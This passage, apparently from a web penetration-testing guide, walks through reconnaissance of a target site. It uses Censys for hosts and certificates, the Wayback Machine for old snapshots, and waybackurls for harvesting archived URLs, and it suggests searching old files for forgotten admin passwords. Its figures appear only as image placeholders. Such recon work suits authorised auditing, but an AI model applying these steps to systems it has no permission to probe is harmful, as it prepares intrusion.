


As shown above it gives us many useful information on connected devices on internet , HTTP requests , certification information , IP addresses and many other useful information which act as great information to our web audit.


Hunting Internet-Connected Devices with Censys

https://censys.io is a website which is similar to shodan.io, but it is more descriptive and gives us an informative and clear idea about how the target domain is configured with websites , certifications and IPv4 hosts etc., in addition to scanning of public devices.


Censys scan results for the websites of our target domain are as follows.



Censys scan results for IPv4 hosts of our target are as follows.



Censys scan results for the certificates of our target are as follows.




Hunting Archived Information

There may be some useful information of the websites such as screenshots , forgotten endpoints and backup files which had been using in the past. They are called archived information and we need to find those because we can get an idea about the evolution of the website as well as some useful information may be there which we can use to our advantage.


Hunting Archived Information with Way Back Machine

How does it feel like to go back to past and take a look at how something looked like? Wayback machine is here to help you with it. It consists of a huge database of archived information which we can access online in order to look at our website's past. Information such as copies of web pages , books , videos , audios and images are there which we can take a look at. Usage is simple; You just need to provide our target website as follows.




Following are some of the archived information of our target website.

A snapshot from 30th July, 2013.



A snapshot from 25th April, 2015.




As shown above, our target website had been gone under some changes from time to time. We can get an idea about how to profile our attack well because of these kinds of information.


Hunting Archived Information with WayBackURLs


Waybackurls is a tool which is written in go language which can be used to retrieve all the URLs which are known by the Wayback Machine about our target website. First you need to git clone the tool from https://github.com/tomnomnom/waybackurls. Then I used it as same as I used httprobe, but this time with the alive subdomains list(alive.txt) and saved the wayback URLs in a new text document as follows.


```
┌─[ravishanka@parrot]─[~]
└──╼ $cat alive.txt | waybackurls >> wayBackDATA
```

It was a time-consuming process. However, I got many URLs that seems to be useful as follows.











As you can see, there are many URLs which are javascript files , css files and other types of files that are associated with web application development. Sometimes there may be useful links / information such as admin passwords which are forgotten by the developers in those files. So, it is important to go through the above URLs and seek for information.

Some information I could obtain from the above URLs are as follows. There were tons of them, which makes this tool a goldmine for penetration testers.

Following is a JavaScript file.



Following is a PDF lecture note on designing.



